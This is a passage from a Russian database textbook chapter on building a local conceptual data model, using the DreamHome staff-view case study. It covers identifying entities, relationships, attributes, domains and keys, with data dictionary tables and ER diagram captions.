Первый этап создания локальной концептуальной модели данных состоит в определении основных объектов, которые могут интересовать пользователя. Эти объекты являются типами сущностей, входящих в модель (см. раздел 11.1). Один из методов идентификации сущностей состоит в изучении спецификаций по выполнению конкретных функций пользователя на данном предприятии. Из этих спецификаций следует извлечь все используемые в них существительные или сочетания существительного и прилагательного (например, "табельный номер", "фамилия работника", "номер объекта недвижимости", "адрес объекта недвижимости", "арендная плата", "количество комнат"). Затем среди них выбираются самые значимые объекты (категории работников, направления деятельности) или важные концепции и исключаются все существительные, которые просто определяют другие объекты. Например, такие свойства, как "табельный номер" и "фамилия работника", могут быть объединены в сводном объекте под названием "работник" (staff), тогда как свойства "номер объекта недвижимости", "адрес объекта недвижимости", "арендная плата" и "количество комнат" можно объединить в сущности под названием "объект недвижимости" (PropertyForRent).

Альтернативный способ идентификации сущностей состоит в поиске объектов, которые существуют независимо от других. Например, объект Staff, безусловно, является сущностью, поскольку очевидно, что компания не может не иметь работников, хотя на каком-то этапе проектирования могут не рассматриваться такие атрибуты сущности "работник", как имя, должность и дата рождения. В этой работе существенную помощь могут оказать пользователи создаваемого приложения.

В некоторых случаях выделение сущностей бывает затруднено из-за неудовлетворительного способа их представления в спецификациях. Пользователи, излагая свои мысли, часто используют не однозначные определения, а примеры или аналогии. Например, вместо того чтобы вести разговор о некоторой обобщенной категории специалистов, они могут просто упомянуть одно или несколько имен. Бывает также, что пользователи заменяют конкретные имена работников или названия предприятий перечислением выполняемых ими обязанностей или оказываемых услуг. В этом случае они могут упоминать либо должность работника, либо выполняемые им функции (например, "директор", "менеджер", "инспектор" или "ассистент").

Процесс проектирования еще больше усложняется в связи с тем, что пользователи часто употребляют синонимы или омонимы. Синонимами называются слова, сходные по смыслу, но различные по звучанию и написанию, например "отделение" и "филиал". Омонимы — это слова, одинаковые по написанию и звучанию, но имеющие различные смысловые значения, причем реальное значение в каждом конкретном случае можно установить только по контексту. Так, слово "программа" может обозначать курс обучения, предстоящую серию последовательных событий, план будущей работы и даже расписание телепередач.

Далеко не всегда очевидно то, чем является определенный объект — сущностью, связью или атрибутом. Например, как следует классифицировать акт вступления в брак? На практике процедуру заключения брака можно вполне обоснованно отнести к любой из упомянутых категорий. Анализ является субъективным процессом, поэтому различные разработчики могут рассматривать разные, но вполне допустимые интерпретации одного и того же факта. Выбор варианта в значительной степени зависит от здравого смысла и опыта исполнителя. Разработчики баз данных должны ограничить предметную область рамками того взгляда на мир и существующие в нем категории, которые задаются контекстом предприятия и создаваемого для него приложения. Поэтому иногда невозможно определить уникальный набор сущностей, который однозначно следовал бы из заданной спецификации требований. Однако серия итеративных процедур анализа всего комплекса спецификаций проекта, безусловно, позволит определить весь набор сущностей, необходимых для удовлетворения требований к системе.

Документирование типов сущностей

После выделения каждой сущности ей следует присвоить определенное осмысленное имя, которое обязательно должно быть понятно пользователям. Выбранное имя и описание сущности помещается в словарь данных. Если это возможно, следует установить и внести в документацию данные об ожидаемом количестве экземпляров каждой сущности. Если сущность известна пользователям под разными именами, все дополнительные имена рекомендуется определить как синонимы или псевдонимы и также занести в словарь данных. В табл. 14.1 представлен фрагмент словаря данных, в котором описаны сущности, применяемые в представлении Staff учебного проекта *DreamHome*.

Таблица 14.1. Фрагмент словаря данных для представления Staff учебного проекта DreamHome, содержащего описание сущностей

Имя сущности	Описание	Псевдонимы	Местонахождение экземпляров сущности
Staff	Общее обозначение для всех сотрудников компании *DreamHome*	Employee	Каждый сотрудник компании работает в конкретном отделении

Окончание табл. 14.1

Имя сущности	Описание	Псевдонимы	Местонахождение экземпляров сущности
PropertyForRent	Общее обозначение для всех объектов недвижимости	Property	Каждый объект недвижимости имеет одного владельца и передается в аренду в определенном отделении компании, в котором этим объектам недвижимости управляет один сотрудник. Объект недвижимости, сдаваемый в аренду, осматривают многие клиенты, а один клиент берет в аренду на определенный период
...			

Этап 1.2. Определение типов связей

Цель. Определение важнейших типов связей, существующих между сущностями, выделенными на предыдущем этапе.

После выделения **сущностей** следующим **этапом разработки становится установление всех существующих** между **ними связей (см. раздел 11.2). Одним из** методов определения **сущностей является выборка всех существительных, присутствующих в спецификациях требований пользователей. И в этом случае для выявления связей необходимо провести грамматический анализ спецификации требований.** Аналогичный подход можно использовать **и при определении существующих связей, однако в этом** случае **выбираются все выражения, в которых содержатся** глаголы, **например:**

- Staff Manages PropertyForRent **(Сотрудник компании *управляет* объектом** недвижимости);
- PrivateOwner Owns PropertyForRent (Владелец **объекта** недвижимости ***владеет* объектом недвижимости);**
- PropertyForRent *AssociatedWith* Lease **(Объект** недвижимости ***сдается в аренду по* договору аренды).**

Тот факт, что текст спецификаций содержит информацию о некоторых связях, позволяет предположить, что эти связи являются **весьма важными для предприятия. Поэтому они обязательно** должны **быть отображены в создаваемой модели.**

Проектировщиков интересуют **только те связи** между **сущностями, которые необходимы для удовлетворения требований к проекту. Так, в** предыдущем **примере** были выделены **связи** Staff Manages PropertyForRent и PrivateOwner *Owns* PropertyForRent. Может **возникнуть желание** включить в модель и **связь** между **сотрудниками компании и владельцем недвижимости (например,** Staff Assists PrivateOwner) **. Однако, хотя эта** связь **является вполне допустимой, в спецификациях требований нет ни одного указания на то, что она** должна быть **отображена в** модели.

В большинстве случаев связи являются двухсторонними, другими словами, связи существуют **только** между **двумя сущностями. Однако** следует **проявлять особое внимание и тщательно проверять наличие в проекте** сложных **связей,** объединяющих **более** двух **сущностей различных** типов **(см. раздел 11.2.1), а также** рекурсивных **связей, существующих** между **сущностями** одного **и** того **же** типа (см. раздел **11.2.2).**

Особое внимание следует уделять проверке того, были ли выделены *все* связи, явно или неявно присутствующее в спецификациях требований пользователей. В принципе каждую из возможных пар сущностей было бы полезно проверить на наличие между ними некоторой связи, однако в крупных системах, включающих сотни типов сущностей, эта задача может оказаться чрезвычайно трудоемкой. Но отказываться вообще от выполнения подобных проверок неразумно, к тому же ответственность за печальные последствия этого отказа придется нести как аналитикам, так и проектировщикам. Так или иначе, все пропущенные связи будут обязательно выявлены позже, при проведении проверки возможности выполнения транзакций, необходимых пользователям (этап 1.8).

Применение диаграмм "сущность-связь" (ER-диаграмм)

Работа проектировщика существенно упрощается, если есть возможность изучить структуру сложной системы с помощью схемы, а не анализировать подробные текстовые описания спецификаций требований пользователей. Для представления сущностей и связей между ними обычно используются диаграммы "сущность–связь" (ER-диаграммы). Мы рекомендуем предусмотреть самое широкое использование ER-диаграмм на всех этапах проектирования базы данных. Это позволит всегда иметь под рукой наглядный образ моделируемой части предприятия. В настоящей книге применяется новейшая объектно-ориентированная система обозначений, основанная на использовании языка UML (Unified Modeling Language — универсальный язык моделирования), но другие системы обозначений позволяют достичь того же результата.

Определение ограничений кратности, которые распространяются на типы связей

Установив связи, которые будут иметь место в создаваемой модели, необходимо определить кратность каждой из них (см. раздел 1.6). Если известны конкретные значения кратности или даже верхний или нижний предел этих значений, то данную информацию обязательно нужно зафиксировать в документации.

Ограничения кратности служат для проверки качества данных и его обеспечения. Эти ограничения являются теми определениями свойств экземпляров сущностей, которые могут быть проверены при изменении данных в базе с целью выявления того, приведут ли такие изменения к нарушению установленных правил. Модель, которая включает ограничения кратности, более наглядно отображает семантику связей и поэтому намного лучше характеризует рассматриваемую предметную область.

Проверка отсутствия дефектов типа "разветвление" и типа "разрыв"

После выявления необходимых связей требуется проверить, служит ли каждая связь в модели подлинным отображением зависимостей "реального мира". Кроме того, следует убедиться в том, нет ли в модели невыявленных дефектов типа "разветвление" и типа "разрыв" (см. раздел 11.7).

Проверка соблюдения требования об участии каждой сущности, по меньшей мере, в одной связи

Как правило, в модели не должно быть сущностей, изолированных от всех прочих сущностей, поскольку в противном случае после привязки изолированной сущности к отношению на этапе **2.2** невозможно будет перейти к этому отношению с помощью средств доступа к базе данных. Известным исключением из этого правила является база данных с единственным отношением. Но если в базе данных с несколькими отношениями будет обнаружена изолированная сущность, необходимо проверить, присутствует ли такая сущность где-либо в модели, воз-

можно, под другим именем. Если эта проверка не даст результатов, снова изучите требования, чтобы определить, не была ли пропущена какая-либо связь. Если пропущенные связи не будут обнаружены, снова обратитесь к пользователям и определите вместе с ними, как именно используется данная изолированная сущность. На рис. 14.1 показана первая версия ER-диаграммы для представления Staff учебного проекта *DreamHome*.




Рис. 14.1. Первая версия ER-диаграммы, на которой показаны типы сущностей и связей для представления Staff учебного проекта DreamHome

Документирование типов связей

После определения отдельных типов связей им присваиваются осмысленные имена, которые должны быть понятны пользователям. Кроме того, мы рекомендуем помещать в словарь данных развернутое описание каждой связи, включающее сведения об ограничениях кратности, В табл. **14.2** показан фрагмент словаря данных, в котором описаны связи представления Staff учебного проекта *DreamHome*.

Таблица 14.2. Фрагмент словаря данных для представления Staff учебного проекта DreamHome, содержащего описания связей

Имя сущности	Кратность	Связь	Имя сущности	Кратность
staff	0..1	*Manages*	PropertyForRent	0..100
	0..1	*Supervises*	Staff	0..10
PropertyForRent	1..1	*AssociatedWith*	Lease	0..*
...				

Этап 1.3. Определение атрибутов и связывание их с типами сущностей и связей

Цель. Связывание атрибутов с соответствующими типами сущностей или связей.

На следующем этапе предлагаемой методологии необходимо выявить все данные, описывающие сущности и связи, выделенные в создаваемой модели базы данных. Воспользуемся тем же методом, который применялся нами для идентификации сущностей. Для этого выберем все существительные и содержащие их фразы, присутствующие в спецификациях требований пользователей. Выбранное существительное представляет атрибут в том случае, если оно описывает свойство, качество, идентификатор или характеристику некоторой сущности или связи (см. раздел **11.3).**

После выявления сущности *(x)* или связи (у) для получения необходимых сведений об атрибутах проще всего воспользоваться спецификацией требований и попытаться найти ответ на вопрос: "Какую информацию требуется хранить об х или у?" Ответ на этот вопрос необходимо также включить в текст спецификации. Но в некоторых случаях может потребоваться обратиться к пользователям, чтобы они уточнили свои требования. К сожалению, пользователи при последующих обращениях к ним часто дают ответы, содержащие дополнительные требования, поэтому каждый полученный ответ пользователя подлежит самому строгому анализу.

Простые и составные атрибуты

Важно отметить, что каждый атрибут может быть либо простым, либо составным (см. раздел 11,3.1). Составные атрибуты представляют собой набор простых атрибутов. Например, атрибут address (адрес) может быть простым и представлять все элементы адреса как единое значение, например "115 Dumbarton Road, Glasgow, G11 6YG". В другом варианте этот же атрибут может быть представлен как составной, т.е. состоящий из серии простых атрибутов, содержащих различные элементы адреса, такие как street (115 Dumbarton Road), city (Glasgow) и postcode (G11 6YG). Выбор способа представления адреса в виде простого или составного атрибута определяется требованиями, которые пользователь предъявляет к приложению. Если пользователь не нуждается в доступе к отдельным компонентам адреса, то последний целесообразно представить как простой атрибут. Но если пользователю потребуется независимый доступ к отдельным компонентам адреса, то атрибут address следует сделать составным, образованным из необходимого количества простых атрибутов.

На данном этапе важно определить все простые атрибуты, которые должны быть представлены в концептуальной модели базы данных, включая и те, которые впоследствии будут использованы для создания составных атрибутов.

Однозначные и многозначные атрибуты

Атрибуты могут подразделяться не только на простые или составные, но и рассматриваться как однозначные или многозначные (см. раздел 11.3.2). Чаще всего встречаются однозначные атрибуты, но при определенных обстоятельствах могут также встретиться и многозначные атрибуты; иными словами, атрибуты, которые включают несколько значений, соответствующих одному экземпляру сущности. Например, атрибут telNo (номер телефона) сущности Client может рассматриваться как многозначный атрибут, поскольку клиент может иметь несколько номеров телефонов.

С другой стороны, номера телефонов клиента могут быть определены как отдельная сущность, независимая от сущности Client. Такой подход может рассматриваться как альтернативный и не менее приемлемый способ моделирования данных. Как показано при описании этапа 2.2, многозначные атрибуты в конечном итоге преобразуются в отношения, поэтому оба подхода должны приводить к получению одного и того же конечного результата

Производные атрибуты

Атрибуты, значения которых могут быть установлены с помощью значений других атрибутов, называются *производными* (см. раздел 11.3). Примерами производных атрибутов являются следующие:

- возраст сотрудника компании;
- количество объектов недвижимости, которыми управляет сотрудник данной компании;
- задаток, внесенный при заключении договора аренды (который равен удвоенному значению ежемесячной арендной платы).

Очень часто подобные атрибуты вообще не отображаются в концептуальной модели данных. Но в некоторых случаях производный атрибут, применяемый в модели данных, может не отражать изменения значений одного или нескольких атрибутов, на которых он основан, при их удалении или модификации. В этом случае производный атрибут должен быть явно представлен в модели данных, что позволит предупредить нежелательную потерю информации. Однако если производный атрибут показан в модели данных, следует непременно указать, что он является производным. Способ представления производных атрибутов устанавливается на этапе физического проектирования базы данных. В зависимости от того, как применяется данный атрибут, новое значение производного атрибута может вычисляться либо при каждом обращении к нему, либо только при изменении значений атрибутов, используемых для его расчета. Однако данные вопросы на этапе концептуального проектирования не принимаются во внимание, поэтому их описание приведено в главе 16 (этап 4.2).

Потенциальные проблемы

При определении используемых в некотором представлении сущностей, связей и атрибутов очень часто оказывается, что на предыдущих этапах одна или несколько сущностей, связей и атрибутов были пропущены. В этом случае следует вернуться к уже выполненным этапам и документально оформить вновь обнаруженные сущности, связи и атрибуты, после чего еще раз проанализировать связи, в которых они принимают участие.

Поскольку обычно количество атрибутов намного превышает количество сущностей и связей, может оказаться полезным сначала подготовить список всех атрибутов, используемых в спецификациях требований пользователей. По мере связывания очередного атрибута с некоторой сущностью или связью он вычеркивается из списка. Подобный метод позволяет гарантировать, что каждый из атрибутов будет связан с сущностью или связью только одного типа. Когда из списка будет вычеркнут последний атрибут, все идентифицированные в модели атрибуты окажутся связанными с некоторой сущностью или связью.

Следует помнить, что в определенных случаях создается впечатление, что некоторые атрибуты должны относиться к сущностям или связям нескольких различных типов. Подобная ситуация возникает в следующих случаях.

1. Выявлено несколько сущностей, которые могут быть представлены в виде одной сущности. Например, допустим, что в процессе анализа выявлены сущности Assistant и Supervisor с атрибутами staffNo (Табельный номер), name (Имя), sex (Пол) и DOB (Дата рождения). Это означает, что указанные сущности можно преобразовать в одну сущность Staff с атрибутами staffNo, name, sex, DOB и position (Должность) (со значениями Assistant или Supervisor). С другой стороны, может оказаться, что эти сущности имеют много общих атрибутов, но характеризуются также атрибутами или связями, уникальными для каждой сущности. В подобных случаях необходимо решить, следует ли обобщить эти сущности и представить в виде одной сущности, такой как Staff, или сохранить их как специализированные сущности, представляющие различные должностные функции. Сведения о том, в каких случаях рекомендуется уточнять или обобщать конкретные сущности, приведены в главе 12; эта тема рассматривается более подробно при описании этапа 1.6.
2. Обнаружена новая связь между типами сущностей. В таком случае необходимо установить принадлежность атрибута только к одной сущности (которая называется *родительской)* и убедиться в том, что такая связь была уже выявлена на этапе 1.2. Если эти условия не соблюдаются, то необходимо обновить проектную документацию и внести в нее сведения о вновь обнаруженной связи. Например, предположим, что в процессе проектирования выявлены сущности Staffи PropertyForRent со следующими атрибутами:

   Staff (staffNo, name, position, sex, DOB)
   PropertyForRent (propertyNo, street, city, postcode, type, rooms, rent, managerName)

   Сущность PropertyForRent включает атрибут managerName (Имя сотрудника, управляющего объектом недвижимости). Этот атрибут был включен с целью представить связь Staff Manages PropertyForRent (Сотрудник компании управляет арендуемым объектом недвижимости). Но в данном случае атрибут managerName необходимо удалить из сущности PropertyForRent и ввести в модель связь *Manages*.

Атрибуты сущностей в учебном проекте DreamHome

Для представления Staff учебного проекта *DreamHome* были выявлены атрибуты и связаны с сущностями, как показано в табл. 14.3.

Таблица 14.3. Атрибуты сущностей в учебном проекте DreamHome

Сущность	Атрибуты
Staff	staffNo, name (составной: fName, lName), position, sex, DOB
PropertyForRent	propertyNo, address (составной: street, city, postcode), type, rooms, rent
PrivateOwner	ownerNo, name (составной: fName, lName), address, telNo
BusinessOwner	ownerNo, bName, bType, address, telNo, contactName
Client	clientNo, name (составной; fName, lName), telNo
Preference	prefType, maxRent
Lease	leaseNo, paymentMethod, depositAmount (производный от PropertyForRent.rent*2), depositPaid, rentstart, rentFinish, duration (производный от rentFinish - rentstart)

Атрибуты связей в учебном проекте DreamHome

Некоторые атрибуты не могут относиться к сущностям. Такие атрибуты должны быть поставлены в соответствие определенным связям. Для представления Staff учебного проекта *DreamHome* были выявлены и поставлены в соответствие связям атрибуты, приведенные в табл. 14.4.

Таблица 14.4. Атрибуты связей в учебном проекте DreamHome

Связь	Атрибуты
Views	viewDate, comment

Документирование атрибутов

Каждому выявленному атрибуту следует присвоить осмысленное имя, понятное пользователям. О каждом атрибуте в документацию помещаются следующие сведения:

- имя атрибута и его описание;
- тип данных и размерность значения;
- все псевдонимы, под которыми упоминается атрибут;
- информация о том, является ли атрибут составным и, если это так, из каких простых атрибутов он состоит;
- информация о том, является ли атрибут многозначным;
- информация о том, является ли данный атрибут производным и, если это так, какой метод используется для вычисления его значения;
- значение, принимаемое для атрибута по умолчанию (если таковое имеется).

В табл. 14.5 показан фрагмент словаря данных, в котором приведена информация об атрибутах представления Staff учебного проекта *DreamHome,*

Таблица 14.5. Фрагмент словаря данных для представления Staff учебного проекта DreamHome, содержащего описания атрибутов

Имя сущности	Атрибуты	Описание	Тип и размерность представления данных	Пустые значения	Многозначный
Staff	staffNo	Однозначно определяет сотрудника компании	Строка длиной до 5 символов	Нет	Нет
	name				
	fName	Имя сотрудника компании	Строка длиной до 15 символов	Нет	Нет
	lName	Фамилия сотрудника компании	Строка длиной до15 символов	Нет	Нет
	position	Наименование должности сотрудника компании	Строка длиной до 10 символов	Нет	Нет
	sex	Пол сотрудника компании	Один символ (M ИЛИ F)	Да	Нет

Окончание табл. 14.5

Имя сущности	Атрибуты	Описание	Тип и размерность представления данных	Пустые значения	Много-значный	...
	DOE	Дата рождения сотрудника компании	Дата	Да	Нет	
PropertyForRent	propertyNo	Однозначно определяет арендуемый объект недвижимости	Строка длиной до 5 символов	Нет	Нет	
...						

Этап 1.4. Определение доменов атрибутов

Цель. Определение доменов для всех атрибутов, присутствующих в локальной концептуальной модели данных.

Задача этого этапа создания локальной концептуальной модели данных состоит в определении доменов атрибутов для всех атрибутов, присутствующих в модели (см. раздел 11.3). *Доменом* называется некоторое множество значений, элементы которого выбираются для присвоения значений одному или нескольким атрибутам. Ниже приведено несколько примеров доменов.

- Домен атрибута, включающий допустимые значения табельных номеров (staffNo). Он состоит из строк переменной длины, которые могут включать до пяти символов; первые два символа должны быть буквенными, а следующие — состоять из цифр от 1 до 3, представляющих собой числа от 1 до 999.
- Возможные значения атрибута sex сущности Staff, которые могут быть представлены как "M" или "F". Домен этого атрибута включает две односимвольные строки со значением "M" или "F".

Полностью разработанная модель данных должна включать домены для каждого иа содержащихся в ней атрибутов. Домены должны содержать следующие данные:

- набор допустимых значений для атрибута;
- сведения о размере и формате каждого из атрибутов.

В доменах может быть указана и другая дополнительная информация, например сведения о допустимых операциях со значениями атрибутов, а также данные о том, какие атрибуты можно использовать для сравнения с другими атрибутами или при построении комбинаций из нескольких атрибутов. Однако методология определения характеристик доменов атрибутов для СУБД все еще является предметом исследований.

Документирование доменов атрибутов

После определения доменов атрибутов их имена и характеристики помещаются в словарь данных. Одновременно обновляются записи словаря данных, относящиеся к атрибутам, — в них заносятся имена назначенных каждому атрибуту доменов вместо обозначения типов данных и информации о размерности.

Этап 1.5. Определение атрибутов, являющихся потенциальными и первичными ключами

Цель. Определение всех потенциальных ключей для каждого типа сущности и, если таких ключей окажется несколько, выбор среди них первичного ключа.

На этом этапе для каждой сущности устанавливается потенциальный ключ (или ключи), после чего осуществляется выбор первичного ключа (см. раздел 11.3.4). *Потенциальным ключом* называется атрибут или минимальный набор атрибутов заданной сущности, позволяющий однозначно идентифицировать каждый ее экземпляр. Для некоторых сущностей возможно наличие нескольких потенциальных ключей. В этом случае среди них нужно выбрать один ключ, который будет называться *первичным ключом*. Все остальные потенциальные ключи будут называться *альтернативными ключами*.

Имена людей обычно не могут применяться в качестве полноценного потенциального ключа. Например, может показаться, что для сущности Staff одним из подходящих потенциальных ключей является составной атрибут name (Имя сотрудника компании). Но вполне возможно, что в компанию *DreamHome* поступят на работу два человека с одинаковыми именами, поэтому очевидно, что атрибут name не подходит для использования в качестве потенциального ключа. Аналогичные соображения могут быть также приведены в отношении имен владельцев недвижимости, которая сдается в аренду компанией *DreamHome*. В подобных случаях лучше не пытаться найти комбинации атрибутов, позволяющих добиться их уникальности, а использовать существующий атрибут, который всегда гарантирует уникальность значений потенциального ключа, такой как атрибут staffNo для сущности Staff или атрибут ownerNo для сущности PrivateOwner, или определить новый атрибут, способный обеспечить уникальность.

При выборе первичного ключа среди нескольких потенциальных руководствуйтесь приведенными ниже рекомендациями.

- Используйте потенциальный ключ с минимальным набором атрибутов.
- Используйте тот потенциальный ключ, вероятность изменения значений которого минимальна.
- Используйте потенциальный ключ, значения которого имеют минимальную длину (в случае текстовых атрибутов).
- Используйте потенциальный ключ, значения которого имеют наименьшую максимальную длину (в случае цифровых атрибутов).
- Остановите свой выбор на потенциальном ключе, с которым будет проще всего работать (с точки зрения пользователя).

В процессе определения первичного ключа устанавливается, является ли данная сущность сильной или слабой. Если выбрать первичный ключ для данной сущности оказалось возможным, то такую сущность принято называть *сильной*. И наоборот, если выбрать первичный ключ для заданной сущности невозможно, то ее называют *слабой* (см. раздел 11.4). Первичный ключ для слабой сущности можно определить только после отображения этой слабой сущности и ее связи с сущностью-владельцем на отношение, в котором упомянутая связь моделируется путем ввода в данное отношение соответствующего внешнего ключа. Процедура отображения сущностей и их связей на отношения будет рассмотрена при обсуждении этапа *2.2* (см. главу 15). Поэтому определение первичных ключей для слабых сущностей может быть выполнено только по достижении указанного этапа разработки.

Первичные ключи для учебного проекта DreamHome

Первичные ключи для представления Staff учебного проекта *DreamHome* показаны на рис. 14.2. Обратите внимание, что сущность Preference является слабой сущностью и, как указано выше, связь Views имеет два атрибута (viewDate и comment).

Документирование первичных и альтернативных ключей

После выбора первичных и альтернативных ключей сущностей (если таковые определены) сведения о них необходимо поместить в словарь данных.

Этап 1.6. Обоснование необходимости использования понятий расширенного моделирования (необязательный этап)

Цель. Рассмотреть необходимость использования таких расширенных понятий моделирования, какуточнение/обобщение, агрегирование и композиция.

На этом этапе предусмотрена возможность продолжить разработку ER-модели с помощью расширенных понятий моделирования, описанных в главе 12, а именно уточнение/обобщение, агрегирование и композиция. Если будет решено провести уточнение, то в процессе разработки потребуется выявить различия между сущностями путем определения одного или нескольких подклассов суперкласса сущности. Подход, требующий обобщения, предусматривает необходимость выявить общие особенности разных сущностей для определения обобщающей сущности суперкласса. Агрегирование может применяться для обозначения связи "has-a" (включает) или "is-part-of" (входит в состав) между типами сущностей; в такой связи одна сущность представляет "целое", а другая — ее




Рис. 14.2. ER-диаграмма представления Staff учебного проекта DreamHome, в которую введены первичные ключа

"часть". Композиция (особый тип агрегирования) может применяться для определения взаимосвязи между типами сущностей, которая обусловливает строгую принадлежность и совпадение срока существования между "целым" и "частью".

Для представления Staff учебного проекта *DreamHome* было решено обобщить две сущности (PrivateOwner и BusinessOwner) для создания суперкласса Owner, содержащего общие атрибуты ownerNo, address и telNo. Связь между суперклассом Owner и его подклассами определяется как обязательная и непересекающаяся (такая связь обозначается как {Mandatory, Or}), поскольку каждый элемент суперкласса Owner должен быть элементом одного из подклассов, но не может одновременно входить в состав обоих подклассов.

Кроме того, определен один подкласс, являющийся уточнением класса Staff (а именно Supervisor), который предназначен исключительно для моделирования связи *Supervises* (Руководит). Связь между суперклассом Staff и подклассом Supervisor является необязательной, поскольку элемент суперкласса Staff не обязательно должен быть элементом подкласса Supervisor. В целях упрощения данного проекта было решено не использовать агрегирование или композицию. Пересмотренная ER-диаграмма для представления Staff учебного проекта *DreamHome* приведена на рис. 14.3.

Невозможно дать точные рекомендации в отношении того, должны ли применяться при разработке ER-модели расширенные понятия моделирования, поскольку такое решение часто является субъективным и зависит от конкретных особен-




***Рис. 14.3. Пересмотренная** ER-диаграмма для представления Staff учебного **проекта DreamHome с** применением **средств** уточнения/обобщения*

ностей моделирования предметной области. В качестве удобного эмпирического правила можно указать, что при рассмотрении необходимости использования таких понятий следует вначале попытаться представить важные сущности и их связи на ER-диаграмме с максимально возможной точностью. Таким образом, о необходимости использования расширенных понятий моделирования можно будет судить на основании того, насколько удобной для чтения является ER-диаграмма и позволяет ли она полностью промоделировать важные сущности и связи.

Рассматриваемые здесь понятия относятся к сфере расширенного ER-моделирования. Но поскольку этот этап является необязательным, в дальнейшем при описании методологии термин *"ER-диаграмма"* применяется для обозначения любого схематического отображения моделей данных.

Этап 1.7. Проверка модели на отсутствие избыточности

Цель. Проверка на отсутствие какой-либо избыточности данных в модели.

На этом этапе локальная концептуальная модель данных проверяется с конкретной целью: выявить наличие в ней избыточности данных и устранить этот недостаток, если он будет обнаружен. На этом этапе выполняются следующие операции.

1. Повторное исследование связей "один к одному" (1:1).
2. Удаление избыточных связей.

Повторное исследование связей "один к одному" (1:1)

